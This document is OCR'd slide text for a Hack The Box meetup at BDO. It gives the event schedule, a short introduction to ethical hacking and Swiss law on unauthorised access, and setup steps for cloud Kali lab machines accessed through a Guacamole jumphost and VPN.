Hack The Box Meetup Onsite @ BDO

BDO

HACKTHEBOX

Hack The Box Meetup Onsite @ BDO

BDO

HACKTHEBOX

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi: **???**
- Food / drinks (input)

- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch

BDO

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)


Hacking Competition

(warning: addictive)

HACKTHEBOX

419 virtual machines (boxes)

Hacking Setup



Option #1

Attacker Machine
(Native OS/Virtual Machine)

VPN

Target Box

Option #2

Browser

VirtuaLab

Kali Linux

VPN

Target Box

Option #3

Browser

HTB PwnBox

Parrot OS

VPN (automatic)

Target Box

Setup Option #2

VirtuaLab


Cloud-Based VM

Needs VPN setup

Kali VMs in the Cloud

Remote Access via Browser

https://github.com/antoinet/virtualab



antoinet/virtualab: Build your o
https://github.com/antoinet/virtualab/
80%
README
MIT license
Python application
Configure
Create and test a Python application.
Django
Configure
Build and Test a Django Project
Python package
Configure
Create and test a Python package on multiple Python versions.
More workflows
Dismiss suggestions
Virtua Lab

Virtua Lab lets you build your own cloud virtual machine lab, whether you want to teach a class, train professionals, run a hackathon, host a hands-on-lab, etc.


The lab infrastructure runs on DigitalOcean infrastructure. It consists of a jumphost running Apache Guacamole and as many lab boxes as you want (or can) spin up.

Architecture


User
DNS
Load Balancer
Jumphost
Lab Box
Jumphost Image
Lab Box Image

Connection to Attacker Machine

1. Visit **remote.hackingnight.ch**
2. Login with username **kali-X**
3. Password **bdo-X**


Login
https://remote.hackingnight.ch/guacamole/#/
Virtua Lab
LOGIN
Benutzername
Passwort
Anmelden
1.5.5

Typing @ Symbol




Sign in to Hack The Box

Email


johndoe@gmail.com


Password



Copy-Paste

- from Host to Guest (Kali)
- From Guest (Kali) to Host




kali-1
https://remote.hackingnight.ch/guacamole/#/client/MQBjAG15c3Fs
kali-1
kali-1
22:55
KALI

Zwischenablage

Kopierter oder ausgeschnittener Text aus Guacamole wird hier angezeigt. Änderungen am Text werden direkt auf die entfernte Zwischenablage angewandt.

```
lorem ipsum dolor sit
```

Eingabemethode

● Keine

Keine Eingabemethode in Verwendung. Tastatureingaben werden von der Hardwaretastatur akzeptiert.

○ Texteingabe

Gestattet Eingaben von Text und emuliert Tastaturkombinationen basierend auf den eingegebenen Text. Dies wird benötigt für Geräte ohne Hardwaretastatur.


○ Bildschirmtastatur

Bildschirmeingaben und die eingebettete Guacamole Bildschirmtastatur werden akzeptiert. Die Bildschirmtastatur gestattet Tastenkombinationen die ansonsten unmöglich sind (z.B.: Strg-Alt-Del).

Paste or copy selection in the text field

Download Hack The Box VPN Profile

Download VPN profile to your Downloads folder



1

2

https://enterprise.hackthebox

antoinet

CONNECT TO HTB

Connect to Dedicated Lab with OpenVPN

OFFLINE

EU Meetups 1

SERVER

—

IP ADDRESS

